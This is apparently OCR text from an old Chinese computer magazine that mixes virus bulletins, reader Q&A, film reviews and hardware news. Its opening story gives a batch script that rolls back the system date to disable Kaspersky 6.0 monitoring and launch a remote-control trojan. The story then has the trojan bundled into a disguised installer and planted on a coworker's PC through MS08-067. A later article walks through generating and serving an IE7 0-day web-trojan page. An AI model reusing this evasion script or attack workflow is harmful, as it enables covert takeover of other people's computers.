“得好好收拾收拾这丫头!” 帅胡说完后又在小姜的耳边悄悄地耳语了几句。小姜一听, 赞同道: “好办法! 但是, 小张电脑中安装的杀毒软件是《卡巴斯基》, 你能突破它的主动防御功能吗?” 帅胡回道: “没问题, 她用的是《卡巴斯基6.0》。这个版本存在一个重大缺陷, 当我们将系统日期改到较早以前后, 它会自动关闭所有的监控功能, 这样它就自动失去了所有的防护能力。而当我们把系统日期改回当前后, 它又会自动恢复正常。好了, 开工!”

只见帅胡打开“记事本”软件, 动手创建了一个含有如下批处理代码的BAT批处理文件, 并用《批处理潜行者》将之转化为EXE可执行文件(编者注: 具体操作可参考上期《办公室里的神秘脚本》第三回)。

```
set date=%date%
date 1990-10-01
@echo off & setlocal enableextensions
echo WScript.Sleep 2000 > %temp%.ltmp$$$vbs
set /a i = 10
:Timeout
if %%i == 0 goto Next
setlocal
set /a i = %%i - 1
cscript //nologo %temp%.ltmp$$$vbs
goto Timeout
goto End
:Next
%systemroot%\temp\heidong.exe
date %date%
RD /S /Q %systemroot%\temp\
```

这些批处理代码的作用是: 首先, 获取系统当前的时间; 接着, 将之改为我们设定的时间(比如这里自定义的是1990年10月1日); 然后, 运行指定的远程控制软件

+ 病毒播报 + 第2期



日	一	二	三	四	五	六
				8	9	10
12	13	14	15	16	17	18
19	20	21	22	23	24	25
				28	29	30
					31	

QQ弹窗

Trojan.Win32.QQFish.a

警惕程度★★★★ 木马病毒 通过网络传播
依赖系统: Windows NT/2000/XP/2003

该病毒可把QQ网站指向诈骗网站, 并用伪造的“QQ活动中大奖”消息去欺骗用户。用户看似中奖, 实则一步一步落入黑客的诈骗圈套。

灰鸽子变种TM

Backdoor.Win32.Gpigeon2008.tm

警惕程度★★★ 后门病毒 通过网络传播
依赖系统: Windows NT/2000/XP/2003

该病毒可在系统后台记录用户的键盘操作, 当偷得用户的隐私信息后立即发送给黑客。黑客可以远程控制中毒的电脑, 进行各种危险的破坏操作。

U盘蠕虫下载器变种EZT

Worm.Win32.Autorun.ezt

警惕程度★★★ 蠕虫病毒 通过闪存等移动存储设备传播
依赖系统: Windows NT/2000/XP/2003

该病毒每隔一段时间就在用户的硬盘中写入svchost.exe和autorun.inf文件, 用户双击硬盘的盘符就会中毒。它还会下载大量的木马病毒到用户电脑中运行。

梅勒斯木马下载器变种BRW

Trojan.DL.Win32.Mnless.brw

警惕程度★★★ 木马下载器 通过网络传播
依赖系统: Windows NT/2000/XP/2003

该病毒运行后会释放kisawids.sys、systemIdle.exe和Winxp.dll文件到用户的电脑中运行, 从而结束众多杀毒软件的进程, 并添加相应的注册表劫持项。



这段时间, QQ弹窗(Trojan.Win32.QQFish.a)和U盘蠕虫下载器变种EZT(Worm.Win32.Autorun.ezt)这两个病毒值得注意。瑞星专家建议使用《瑞星全功能安全软件2009》进行查杀, 局域网用户最好能使用瑞星杀毒软件网络版来彻底清除这些病毒。《瑞星全功能安全软件2009》使用领先的“云安全”技术, 对恶性病毒、盗号木马提供完整的安全解决方案! 近期将升级至21.21版本, 望广大用户及时升级。如遇病毒, 请拨打反病毒急救电话: 010-82678800。能够上网的用户可以访问瑞星反病毒资讯网<http://www.rising.com.cn>, 或登录<http://help.rising.com.cn>使用在线专家门诊进行免费咨询。

(就是当初在控制主任胖洪的电脑时用过的“黑洞”远程控制软件),并开始倒计时(时间设为2000毫秒,即两秒钟);最后,在倒计时结束后,将系统时间改回当前。

以其人之道,还治其人之身

后面的操作就简单了,将“黑洞”远程控制软件和EXE格式的批处理文件捆绑即可,而帅胡选择的捆绑软件是《南域剑盟捆绑器2008正式版》。首先,在“选择要绑定的第一个文件”中导入EXE格式的批处理文件,在“选择要绑定的第二个文件”中导入“黑洞”的服务端文件。然后,点击“提取图标”按钮,在弹出窗口中选择一个软件安装程序,这样就把安装程序中的图标提取出来了。最后,在“选择捆绑后生成的目标文件”中设置捆绑文件的保存位置,点击“开始捆绑”按钮,即可生成我们需要的捆绑文件(如图3)。


看到文件捆绑成功,小姜问道:“我们现在怎样才能把它上传到小张的电脑中呢?”帅胡回答:“那还用说,以其人之道,还治其人之身。我们同样用微软的MS08067漏洞来植入它。”说完帅胡就按照PCD才介绍过的MS08067漏洞利用方法,顺利地将捆绑文件上传到小张妹妹的电脑中并执行(编者注:具体操作可参考上期《在网上掀起新一



轮的“冲击波”)),而《卡巴斯基》并未报警。很快“黑洞”远程控制软件就让小张妹妹的电脑与帅胡的电脑建立了连接,此后帅胡就可以利用“黑洞”来重启或关闭小张妹妹的电脑了,甚至还可以利用“黑洞”的“进程管理”命令来关闭小张妹妹所使用的人侵软件…… [HK0201]

编
后
语

《办公室里的神秘脚本》连载到本期,就暂告一段落了。当然,帅胡他们办公室里有关脚本的黑客攻防故事,仍在继续发生着。除了BAT批处理脚本之外,还有VBS脚本和其他脚本等。待小编以后请作者细细整理,慢慢道来!



金山毒霸
病毒趣味谈

会飞的乌龟壳

Text/小黑

在病毒的世界里,有一种叫“壳”的风险程序。这些“壳”虽然自身不具备危害性,但却和病毒狼狈为奸,专门帮它们加密,保护它们不受安全软件的查杀。本期我们要昭告天下的,正是一个感染率特高的“壳”——“会飞的乌龟壳378833”(Win32.Hack.ThiniPackerT.a.378833)。



严密包裹,“保护”病毒

这个“壳”表面看起来如同乌龟一样温顺,本身没有任何破坏能力。但实际上,它是“披在狼身上的羊皮”。它体内包裹着病毒文件,试图让安全软件无法识别出这些病毒。在进入用户的系统之后,它会先获取控制权,然后释放出体内的病毒,而这些病毒才是给用户带来真正麻烦的“罪犯”。

据统计,在过去的一个月里,全国至少在10万台电脑中发现了它的踪迹,而且它还以每天近2000台的速度在网络中扩散。这可能是病毒作者试图用它来“推广”某些病毒,大家一定要引起注意。

防范常识

不少正常软件也会给自己加“壳”,但这只是为了提高自身的防护能力。而为了帮助病毒对抗安全软件而加的“壳”,就非常无耻了,应该受到大家的鄙视。

1.使用最新的杀毒软件进行病毒清理。

《金山毒霸2009》下载地址:

<http://www.duba.net/download/index.shtml>

2.养成良好的网络使用习惯,如不要登录不良网站,不要进行非法下载等,以切断病毒传播的途径,不给病毒可乘之机。 [HK0202]



微软送来的新年漏洞 “大礼”

Text/天涯衰草


前几天,我在网上查询资料的时候,电脑中的《金山清理专家》突然弹出了一个提示框,称“浏览器试图利用您电脑中的漏洞下载文件,已经被阻止。”看了后我感到有些莫名其妙,因为系统中所有已知的漏洞我都修复了,不可能有未修复的漏洞让网页木马利用。就在疑惑之际,我突然想到了“0day漏洞”这个词。

IE7惊曝“0day漏洞”

“0Day漏洞”是指官方未发现或未公布的漏洞,它们绝大多数是没有修复补丁可用的,所带来的危害远远高于其他已知的安全漏洞。因为用户没有办法在第一时间里有效地对付“0Day漏洞”,所以一般只能采取避让或禁用部分软件功能的方法来减少它们所带来的危害。这就是说,即使你给系统打上了所有的安全补丁,也不能避免在上网时被注入木马病毒……

于是,我边琢磨这事儿边在网上搜索,最后找到了一个最新的《IE7 0DAY网马生成器》。仔细查看之后,我发现我碰到的果然是IE7浏览器的“0Day漏洞”。为了验证这个“0day漏洞”的危害性,我运行《IE7 0DAY网马生成器》,在虚拟机里面进行了一番感受测试。

在《IE7 0DAY网马生成器》的“木马地址”栏里,输入“http://192.168.1.6/muma.exe”,点击“生成”按钮就完成了漏洞利用文件的创建(如图1)。这其中,“192.168.1.6”



是我的电脑在局域网里的IP地址,而muma.exe就是要下载的木马。由于常见的木马在运行后没有任何表面现象,因而我在这里

使用了一个星号查看器来代替木马。创建的漏洞利用文件默认文件名是ie7.htm,由此可以认定这是一个漏洞生成器,同时也是一个网页木马生成器。

本地实战漏洞危害

现在运行《ASP Web服务器》,该软件可以很容易地在本机中搭建一个Web站点。点击其界面中的“参数设置”按钮,在弹出窗口中的“根目录”选项里,设置保存

有漏洞利用文件的目录(如图2),其他选项保持默认的即可。设置完成后点击“启动服务”按钮,这样远程浏览器就可以进行访问了。



现在运行虚拟机软件,在模拟的Windows XP系统中安装IE7浏览器。接着,在IE7浏览器的地址栏中输入“http://192.168.1.6/ie7.htm”,也就是漏洞利用文件的网络地址。结果我很快就发现IE7浏览器出现了假死现象,几秒钟以后模拟木马病毒的星号查看器被悄悄运行,由此可见该漏洞的危害非常严重。

后来,我又换了几台电脑进行测试,结果发现该漏洞不仅会影响安装在Windows XP中的IE7浏览器,同时也会影响Windows 2003中的IE7浏览器,不过对于Vista系统中的IE7浏览器暂时没有影响。通过对ie7.htm文件的源代码进行分析,我发现该文件的确没有针对Vista系统的代码。

后记

几天后,我发现网上出现了不少利用该漏洞的挂马网页。而微软的反映太慢了,先是仿佛对这漏洞无视,然后慢吞吞地发布了一份安全通报,指导用户如何暂时屏蔽此漏洞,最后又磨蹭了几天才发布安全补丁(下载地址: <http://www.microsoft.com/china/technet/security/bulletin/ms08-078.mspx>),并将之定义为MS08078漏洞。至此,这个“0day漏洞”才结束了它的“0day”生涯。

编后语 经测试,此漏洞不只是针对微软的IE7浏览器,它针对所有版本的IE浏览器,包括测试版的IE8。所以,请使用IE浏览器的读者朋友们要特别重视这个安全问题。 [HK0203]



最近天气寒冷,呵气成冰,但是同学们来信提问的热情却异常火热,本砖家的信箱一度被挤爆。最近本砖家研究的几个“课题”正好和同学们的热点问题不谋而合,难道是冥冥之中的心灵感应? ^_^

在大家每天面对的微软操作系统方面,传说中无比彪悍的Windows 7横空出世,让不少Vista的“背叛者”们开始芳心暗许。而本“砖家”则是脚踏三只船,Windows XP、Vista、Windows 7一个也不能少!

答疑解惑,走近Windows 7



自从配了新电脑,仰仗着双核处理器、4GB内存条撑腰,我也装上了Vista,可是老觉得用起来磕磕绊绊的,不太对劲。最后还是换回了熟悉亲切的Windows XP。最近听说微软正在研发下一代操作系统Windows 7。到底Windows 7是不是Vista的接班人?对硬件的要求是不是还像Vista那么BT?系统性能是不是有很大提升?操作界面是不是比Vista还酷?请“砖家”一并作答,叩谢!



暴汗……,不过有啥问题能难倒偶这样权威的“砖家”?我这就给你“砖家”意见!

Windows 7是Windows XP的接班人?



在这个问题上,很多人都和你一样犯了想当然的错误。所谓恨屋及乌,由于对Vista的不满,所以寄希望于Windows 7来接班!作为下一代Windows系统,Windows 7实际上是产品的开发代号(Windows的第七个大版本升级),这也是微软Windows第一次沿用开发代号作为正式产品名。

Windows 7对硬件的要求比Vista低很多?

如果你认为Windows 7是新一代硬件杀手,那你就大错特错了!其实Windows 7对硬件的要求已经非常亲民了,

即使是Intel主流整合平台都可以把它拿下!

在前不久微软Windows硬件工程(WinHEC)大会上,搭配1GB的内存以及16GB固态硬盘的上网本(Netbook)都可以流




畅运行精简版(Lite Version)的Windows 7。看来我们手里的“老牛”电脑也能吃上“嫩草”Windows 7了!



Windows 7要求的内存容量比Vista还低,可能只要512MB就够;至于对处理器的要求,只要频率在1GHz以上就可以。

Windows 7操作界面是否比Vista还酷?

两年前Vista发布的时候,主打就是超级酷的Aero特效,而今Windows 7有过之而无不及,连“砖家”我也忍不住装上了beta版的Windows 7尝新!据“砖家”不完全体验,Windows 7相对Vista有不小改进!除了Aero特效之外,桌面壁纸自动换、屏幕转向看网页、放大镜可以全屏看……,怎一个酷字了得!



Windows 7正式上市还有段时间,这也为我们留下了无限的想象空间。也许过不了多久,我们打招呼的时候要说:“今天你7了没有?” ^_^



手机显示不完整的桌面背景图

Q 我最近新买了一部诺基亚5200手机，下载了一张图片做桌面以后，发现图片显示不完整，只能显示中间部分，上下都被蓝色的横杠盖住，我该怎么办啊？不过用手机默认图片就不会这样。

A 手机的屏幕是有一定分辨率的，因此下载图片作为手机桌面时一定要注意图片分辨率须与手机一致。诺基亚5200手机的屏幕分辨率为128×160像素，你看看你下载的图片是这种大小的么？如果不是，就用PhotoShop等图片修改工具裁切或缩小一下吧！不过“砖家”觉得你还是直接去网上搜索诺基亚5200手机的待机图来用更为方便。

手机用数据线充电会中病毒？

Q 手机用数据线连接电脑充电会有中病毒的可能吗？我用的是诺基亚5700手机。

A 对于这个问题……，咳咳，请允许“砖家”先ORZ一下你。事实上，手机仅仅用数据线充电是不会中手机病毒的。因为充电时手机和电脑之间并没有数据交换，所以手机病毒；或者说手机恶意软件是不会传输到手机上的。不过要是电脑把手机作为可移动磁盘识别的话，那么一些闪存病毒（如Autorun病毒等）就会以手机为媒介进行传播。不过这种病毒仅对电脑起作用，对手机是完全无害的。

山寨笔记本电脑能买吗？

Q 最近我碰见一款品牌是AXUS的笔记本电脑，它采用T3200处理器、1GB内存条、160GB硬盘，HD3470独立显卡。它只卖1998元，我很动心。可是没听说过这个牌子，它能买吗？

A AXUS最近在笔记本电脑市场中非常火爆，看它的名字

是不是和华硕（ASUS）很相像啊，这是AXUS因为是一个具有山寨背景的新品牌。山寨笔记本电脑的价格和配置的确非常诱人，但从笔记本电脑另一方面不可忽视的问题来说，也就是售后服务方面，山寨机确实很难让人放心。同时笔记本电脑的工业设计要求远非手机能比，功耗、散热、防震等都是技术力量薄弱的山寨厂难以解决的。所以“砖家”觉得你还是别被低价诱惑的好，多花点钱买大品牌的笔记本电脑吧！



光学防抖为啥没有用？

Q “砖家”，我的相机是富士的S8100fd，它支持光学防抖功能。但我老是拍照拍花，尤其是在大变焦的时候，基本就一团模糊。这是质量问题吗？

A 从你的描述来看，不排除机器本身有质量问题，但“砖家”觉得更大可能是因为你拍摄姿势不正确而导致的。目前相机的光学防抖功能其实只是一个辅助作用，它不能做到100%完全防抖。真正最有效的防抖手段是使用三脚架，这样的照片绝对清晰。如果觉得使用三脚架不便的话，那么你应该在拍摄时尽量保持相机平稳，最好能给手肘找一个合适的支撑点以助平衡，同时按快门时只用手指动，尽量减少相机的抖动。最后你需要知道，大变焦情况下的抖动非常剧烈，不用三脚架是很容易花片的。

笔记本电脑集显好还是独显好？

Q 我平时喜欢玩QQ游戏和一些网络游戏，最近准备买台笔记本电脑。请问“砖家”像我这样到底是买集成显卡的型号好还是买独立显卡的型号好呢？

A 集显还是独显，这一直是困扰笔记本电脑用户的两难话题。一般来说，集显产品价格相对便宜，因为功耗较低所以待机时间也较长一些；而独显产品则往往相反。“砖家”觉得，你的图形应用要求并不算太高，即便是目前主流的X3100集成显卡也能完成，集显笔记本电脑也许会比较适合你。但如果你想玩转一些大型游戏的话，那你最好还是选择独显笔记本电脑比较好。



整人死机短信的秘密

Q 救命啊，“砖家”。我的手机收到一条短信，它在最后说我的机器会死机，然后手机就不停地震动。我只能拔电池重启才能正常。这到底是咋回事啊，我的手机中病毒了么？

A 呵呵，这位兄弟你用的应该是MTK平台的手机，像你这种情况近段时间已经有很多朋友遇见过了。导致该“故障”出现的原因是某些人利用MTK平台的一个漏洞而设计了一条整人短信，内容就像你收到的那样。这种利用系统漏洞的短信不会从硬件上产生损害，更不会是什么病毒，你只要取下电池再装上开机就能使手机完好如初。当然，长期强行拔电池对手机毕竟是不太好的，所以你今后要是收到这种短信就立即删除它吧！

低价MP3播放器如何抉择

Q 现在市场中有一些售价几十元的MP3播放器，非常便宜，我很想买。但是又怕质量不行，想听听“砖家”的意见。

A 如同你所说，目前市场中的确有很多不足百元的MP3播放器在销售。对于具体购买，“砖家”觉得要一分为二地看。像那些品牌都没有的山寨货，“砖家”认为确实没有购买的必要。虽然它们足够便宜，但是毫无保证的质量一般来说会给你造成不小的困扰。而像一些大品牌为争夺低端市场而推出的低价产品就完全值得你放心购买。例如蓝魔的R1等产品都有很高的性价比，大厂的品质和服务相信不会让你失望。



像那些品牌都没有的山寨货，“砖家”认为确实没有购买的必要。虽然它们足够便宜，但是毫无保证的质量一般来说会给你造成不小的困扰。而像一些大品牌为争夺低端市场而推出的低价产品就完全值得你放心购买。例如蓝魔的R1等产品都有很高的性价比，大厂的品质和服务相信不会让你失望。

电池里的电跑哪里去了？

Q 我最近新买了一部数码相机，和原来机器使用锂电池不同的是，新机器使用5号电池作为电源。不过每次我充满电池后放进机器，较长时间（一个月左右）之后再拿出来用就发现没电了。这是因为我的相机有问题吗？我该怎么办？

A 很多数码相机商家在出售使用5号电池的机型时，通

常都会回避一个问题。那就是5号充电电池都会有“自放电”现象，即便充满不用，过一段时间后电量也会自动“跑光”。而且电池容量越高，这种现象也就越明显。如果你知道这点的话，那么你就不会要求JS提供大容量



电池，那JS的利润就会变少，所以他们是不会主动告诉你这个“秘密”的。说到这里，“砖家”基本可以断定这位读者朋友的相机并无问题，问题主要出在电池上。而目前要解决这一问题尚无太好办法，选择像三洋的eneloop“爱乐普”、GP超霸的“力再高”或者品胜“用特易”等电池都非常不错，2000毫安左右的产品就可以了。

《GTA4》的屏幕为什么晃动不受控制？

Q 最近一直很想玩《GTA4》，好不容易下载好了，安装之后一进游戏我就晕了，整个屏幕不断晃动，完全不受控制，这是怎么回事呢？

A 传说中的《GTA4》“醉酒屏幕”也被你遇到了，你的人品确实不错，呵呵。想当初我也被晃得头晕眼花，就像喝醉酒一样……。还好，游侠网上的高手已经完美解决了这个问题。建议你尽快下载安装《GTA4》的防醉酒屏幕补丁（下载地址<http://patch.ali213.net/showpatch/5987.html>）。

京东商城如何使用信用卡支付？

Q 我想买的一个宝贝在淘宝网没找到，后来在京东商城看到了。注册账户、添加到购物车，而到最后付款时，选择信用卡的网上银行进行付款时，总是提示额度不够。请问这是什么原因？

A 一般的网上银行都会有单笔支付限制，如果你购买的是大件宝贝，货款超过网上银行每笔支付限额就会出现上述问题。首先，请登录网上银行，为信用卡设置足够的网上支付额度。如果已经设置了足够的网上支付额度，则可能是信用卡中心对此商户有金额限制。你可以尝试分成多笔小额的支付。此外，京东网支持“财付通”、“快钱”、“支付宝”、“环迅支付”这样的第三方支付方式，如果有这些中间支付平台账户，可以直接将货款分笔充值到这些第三方支付账户，然后一次性完成付款即可。



IE为什么不能访问谷歌

Q 不知道什么原因,无法使用IE浏览器打开Google.com,而更怪的是使用Google自家的浏览器Chrome也不能打开,难道这真是传说中的“人品问题”?

A 使用电脑过程中出现的问题可谓是千奇百怪的,每个人都会遇到,难道每个人都有人品问题?据你的描述,可能是DNS服务器出现了故障,请检查本地连接中的DNS设

置是否有问题。打开控制面板中的“网络连接”,右击“本地连接”图标并选择“属性”,在打开的设置窗口中的“常规”选项卡中双击“Internet协议(TCP/IP)”项,首先设置成自动获取DNS服务器看是否解决问题,如果仍不能解决问题,建议在其他正常上网的电脑中按“Win+R”键打开运行对话框,输入“ipconfig /all”查询本地ISP服务提供的DNS服务器,然后在连接属性中正确配置DNS服务器,应该能解决问题。还有一种可能就是系统感染了恶意程序或是病毒,使用杀毒软件或流氓软件查杀工具进行查杀。



小编荐“宝”



在线数学参考老师

Q 放假了,在家里做一些数学题经常遇到不懂的地方,在学校时倒可以问老师,在家却无人可问。请问,网上有没有类似的网站可以像老师一样教我解一些数学题的思路呢?



很不错,放假仍不忘功课,推荐你使用<http://www.mathway.com/default.aspx>这个网站。它支持基础数学、初级代数、代数、初级微积分、微积分和三角函数等各种数学细分科目,每道题既会给出最终答案,还会给出解题步骤,是自学数学或是解决数学难题参考的绝佳网站。

Basic Math Pre-Algebra Algebra Trigonometry Precalculus Calculus

Solve the inequality

$$\frac{x}{2} + \frac{x}{3} > 12$$

To solve the left-hand side of the inequality, equal to 0, move all the terms with x to the left-hand side

$$\frac{x}{2} + \frac{x}{3} - 12 > 0$$

To solve each term by a common denominator, with case 18, you need a denominator of 6 for 2. The $\frac{x}{2}$ expression needs to be multiplied by $\frac{3}{3}$ to make the denominator 6. The $\frac{x}{3}$ expression needs to be multiplied by $\frac{2}{2}$ to make the denominator 6.

$$\frac{x}{2} \cdot \frac{3}{3} + \frac{x}{3} \cdot \frac{2}{2} - 12 > 0 \quad (\frac{3x}{2} + \frac{2x}{3} - 12 > 0)$$

Multiply the expression by a factor of 6 to create the least common denominator (LCD) of 6 for 2.

$$3x + 2x - 72 > 0 \quad 5x - 72 > 0 \quad 5x > 72 \quad x > \frac{72}{5}$$

查询世界各地的当前时间

Q 有几个同学跑到国外留学去了,想他们了就经常给他们打电话,但经常由于时差弄错了,打电话

过去时他们正在睡觉。请问,有没有可以方便地查询世界各地时差的相关资源?



现在手机一般都自带时区查询工具吧?难道你的手机没有此功能?如果方便上网,倒可以使用<http://24timezones.com/>这个网站来查询世界各地的当前时间,而且还可以看到当前是白天或是黑夜的世界地图。




在线听轻音乐

Q 我们最近刚考完试,顿时感觉轻松不少,想找一些比较悠闲的轻音乐听听,请问有没有轻音乐类在线音乐网站?



听听轻音乐可以让心情得到放松。推荐你打开这个专业的轻音乐网站:<http://www.tinglian.com/>,里面收集的全部是轻音乐,还按“自然音乐”、“修身养性”、“优美古典”等类别进行了整理,很不错哦! **QA0201**



美艳无比的吸血鬼，凶猛狂暴的人狼，月圆之夜，紫禁之巅，一场世纪大战……。好吧，各位看官，我承认自己是压抑不住内心滔滔激动之情。时隔n年之后，集合了完美视觉效果和华丽暗黑风格的《黑夜传说前传：狼族崛起》将会在1月23日正式上映。

上古时代的报复

让我们回到2003年，一部仅投资2300万美元的低成本奇幻电影《黑夜传说》上映三天就收回全部投资，老套的吸血鬼和狼人故事在冰美人凯特·贝金赛尔和帅哥斯科特的演绎下，征服了众多观众。而即将上映的前传，讲述的是作为贵族阶层的吸血鬼与奴隶阶层的狼族之间仇恨的起源。

去年10月份公布的预告片中，在经典的暗黑风格里，出现了罗拉·迈特拉所表演的狼族女性领导人、老戏骨比尔·奈伊出演的吸血鬼领袖“维克多”以及麦克·辛饰演的狼族霸主卢西安。在上古黑暗时代，狼族将会对囚禁并且奴役自己的吸血鬼族群展开血腥的报复。

原女主角消失

可以说《黑夜传说》前两部的走红，很大程度要归功于女主角凯特·贝金赛尔的御姐气质加女王风范。但是在拍摄中和导演伦·怀斯曼恋爱并且结婚之后，她辞演了本次前传，实在有些让人怀疑她是否是为了追男子才跑来拍这两部电影的……。虽然新女主角也是和她气质类似的冰美人，但在形象上略有差距，本次《前传》的化妆师看来压力增加了不少。

米帅？宋兵甲？

幸好除了女主角的辞演之外，主力演员阵容没有太大的变化。而且在寻找资料的过程中，居然还发现了在前两部中出现过的一个特殊人物：热门美剧《越狱》中的男主角米帅。但当时他只是在电影中扮演一个次要角色，这不禁让人想起了星爷走红前的“宋兵甲”。

又见前传 黑夜传说 狼族崛起



网友点晴

◆网友一号：在凯特辞演前传的遗憾中，我真的很高兴Viktor (V叔) 的霸权得到了进一步地展示。吸血鬼是一种恶魔的代表，与基因无关，与感情无关，只与人类世界所谓的“邪恶”有关。在演出吸血鬼君主的本色上，V叔比起第一个吸血鬼以及席琳都更加具有震慑的力量。他的霸道、虚伪、偏执、冷酷、残忍将“邪恶”发挥到淋漓尽致。

◆网友二号：看过预告片 and 介绍，我才知道原来吸血鬼和狼人之间持续这么长的仇恨，就是源于一对异族情侣的爱情……。《黑夜传说》在故事上抄袭了莎翁的经典作品《罗密欧与朱丽叶》，而《黑夜前传》就是讲述这部经典的序章。

◆网友三号：穿铠甲的吸血鬼还真是不习惯啊，潇洒的风衣、邪恶的牙齿这些标签都没了。如果这部电影只是两个种族肉搏，那看点也太少了。

网友汉化中文字幕预告片：http://v.youku.com/v_show/id_XNTczMDU2MDQ=.html



王牌大贱谍三部曲

原名: Austin Powers Collection (2008)
画质: 7/10 音效: 7/10 容量: 59.3GB

仁者无敌, 同样, 贱者也是无敌的。编剧主演麦克·梅尔斯在此系列中恶搞了无数影片。本片VC-1编码, 合成Dolby TrueHD 5.1、DD5.1 448K和DTS 5.1 1536K三条英语音轨。这三部曲恶搞了无数经典电影桥段和台词, 没有点电影阅历可是看不出来的哦! 这片子作为经典喜剧, 据说小布什也喜欢看。我淫贱, 我无敌, 我淫贱, 你快乐。



天使爱美丽

原名: Fabuleux destin d'Amélie Poulain, Le (2001)
画质: 9/10 音效: 8/10 容量: 36.4GB


有没有碰到过纯洁、善良、顽皮、羞涩又乐于助人的女孩? 她就是天使。本片H.264编码, 合成Dolby TrueHD 5.1法语, LPCM 2.0日语和一条法语2.0导演评论音轨。本片是法国电影的翘楚之作, IMDB Top 250排名43, 本片音乐转折起伏恰到好处, 画面色彩明亮艳丽, 动人展现着法国的浪漫风情, 透过蓝光, 你可以很清楚的看到爱美丽不太寻常的大眼睛中, 分明闪烁着天使的光芒。



木乃伊3: 龙帝之墓

原名: The Mummy Tomb Of The Dragon Emperor (2008)
画质: 8.5/10 音效: 7.5/10 容量: 18.6GB

埃及的木乃伊已经考古完毕, 这次只好来到中国考古兵马俑了。本片H.264编码, 合成DTS HD Lossless Master Audio5.1 和DD5.1 448K两条英语音轨。本片是娱乐大片, 音效和画面都属于上乘, 但作为续集, 国内恶评如潮。其实换个角度思考一下, 它不过是挂着考古名号, 与史实并无关系, 何况美国人拍中国, 文化不同, 到了国人眼中, 它肯定是会变味的。



变相怪杰 原名: The Mask (1994)

画质: 7.5/10 音效: 7/10 容量: 18GB

金凯瑞的代表作。本片VC-1编码, 合成Dolby TrueHD 5.1, DD5.1 和DTS 5.1 1536K三条英语音轨。突然发现这位西半球最著名的喜剧明星和星爷是那么的相似, 主演的喜剧多是小市民, 奇遇, 人生改变, 甚至他们自己的经历也是相似的。在某一天, 你重温金凯瑞的电影, 就算是再多看几遍, 也会让你发出会心的一笑。



搏击俱乐部 原名: Fight Club (1999)

画质: 8.5/10 音效: 8.5/10 容量: 25.1GB

搏击俱乐部的第一条规则是: 别和任何人谈起“搏击俱乐部”! 同样, 如果你是个影迷, 别和任何人说你没看过《搏击俱乐部》! 本片VC-1编码, 合成DTS-HR 7.1, DTS-ES 5.1 两条英语音轨。其实我们每个人都和电影里的杰克一样, “只是芸芸众生中的一个”, 内心都有另一面。当另一面被无限扩大化, 被无限YY的时候, 会是怎样的结果? 相信你一定会在片中主角的救赎与自我救赎中有所感触。



下载地址: <http://bt3.btchina.net/chd>



12月北美票房排行Top10

排名	中文片名	出品公司
1	四个圣诞节	华纳新线
2	暮光之城	峰会娱乐
3	明星狗	迪斯尼
4	澳大利亚	20世纪福克斯
5	007: 量子危机	索尼
6	马达加斯加2	派拉蒙梦工厂
7	玩命快递3	狮门
8	惩罚者2	狮门
9	蓝调传奇	索尼
10	模范贱兄弟	环球

乱弹 12月初是北美票房的传统哀悼日, 这周票房缩水的效率高得惊人, 连年来持续保持40%以上的跌幅。本周末也不例外, 以50.5%的跌幅, 位居本世纪同期跌幅亚军! 看看榜单的Top 7, 简直是上周的粗糙复制, 仅仅2、3名次对调外加4、5名次对调, 无语。



高清下载排行Top10

名次	中文片名与英文片名
1	最终幻想 Final Fantasy-The Spirits Within
2	恐怖星球 Planet Terror
3	木乃伊3: 龙帝之墓 The Mummy Tomb Of The Dragon Emperor
4	天使爱美丽 Amélie
5	大家爱演唱会 Love is Born 4th Anniversary 2007
6	杀了我吧 You Kill Me
7	我最好朋友的婚礼 My Best Friend's Wedding
8	王牌大贱谍3 Austin Powers in Goldmember
9	王牌大贱谍2 Austin Powers The Spy Who Shagged Me
10	王牌大贱谍 Austin Powers International Man of Mystery

数据由CHD联盟论坛提供

乱弹 如果要评选最贴切片名的话, 《最终幻想》当之无愧! 投资1.4亿美元, 取材日本最成功的游戏大作, 用CG把东西方文化胡拼乱凑一番, 结果北美票房收入尚不足零头, 使得投资方的无比期望最终变成幻想。 [GQ0201]





威盛发布家庭下载服务器ARTiGO A2000

前不久,威盛刚刚发布了家庭下载服务器——ARTiGO A2000。呃……,大家不要被它唬人的名字吓倒,其实,如果我们把它叫做流媒体服务器或BT高清下载机,大家就明白是什么了。

在配置上,ARTiGO A2000采用1.5GHz的威盛C7-D处理器以及VX800主板芯片组。音频部分使用了威盛HD Audio解决方案,支持7.1声道和DTS标准。威盛还为ARTiGO A2000配备了2GB的DDR2-667内存条,威盛声称这样的配置可以轻松运行Windows Vista系统。此外,此系统可容纳2个3.5英寸SATA传统硬盘,最大支持容量可达3TB,当然用户也可安装固态硬盘。此机型的最大特点是拥有威盛引以为豪的数字安全引擎(C7处理器特有功能),可确保数字媒体内容和个人数据档案安全可靠。零售报价为299美元。




◎ARTiGO A2000



◎ARTiGO A2000的附件

音乐也高清 桥高清音乐PC

著名音响厂商Onkyo(安桥)在本月推出了最新专业音响电脑PC-HDC-1L。这次上市的产品是在原有HDC-1.0基础上设计的,机箱更加紧凑。它的机身前部右下角印有Powered by Onkyo的字样,采用了功耗更低的Atom 230(1.60GHz)CPU,操作系统使用Windows XP Home Edition,内存条1GB,硬盘160GB,使用USB2.0接口。




◎音响电脑PC-HDC-1L

三菱发布全新全高清投影机新品

三菱投影机发布了旗下最新的两款投影机新品——HC77-60D和HC77-20S。这两款新品凭借出色的外观设计及多项革命性的技术创新,给消费者留下了深刻的印象。

作为三菱电机2008年度的旗舰产品,三菱HC77-60D凝结了全球顶尖技术于一身。在视频处理上采用了Silicon Optix公司的10位Reon-VX处理器,并在原有的基础



◎三菱HC77-60D

上新增了电影/视频模式,提升了精确度。HC77-60D的另一革新是应用了三菱最新开发的钻石黑光圈,可以1/60秒为增量执行光圈控制,光圈截面呈“钻石切割”形状,可防止光折射,提高对比度,保证逼真、清晰地再现每一细节。另外,借助新开发的光学补偿面板,结合高速钻石黑光圈,三菱将HC77-60D的对比度提升到了72000:1的巅峰高度。可以为消费者带来“好莱坞品质”的高清影像画质,逼真的感官冲击让你宛如身临其境!

国美1月电视销售排行榜

排名	品牌型号	参考价格
1	长虹LT32510	4499元
2	海信TLM4236P	5999元
3	松下TH-42PV80C	7999元
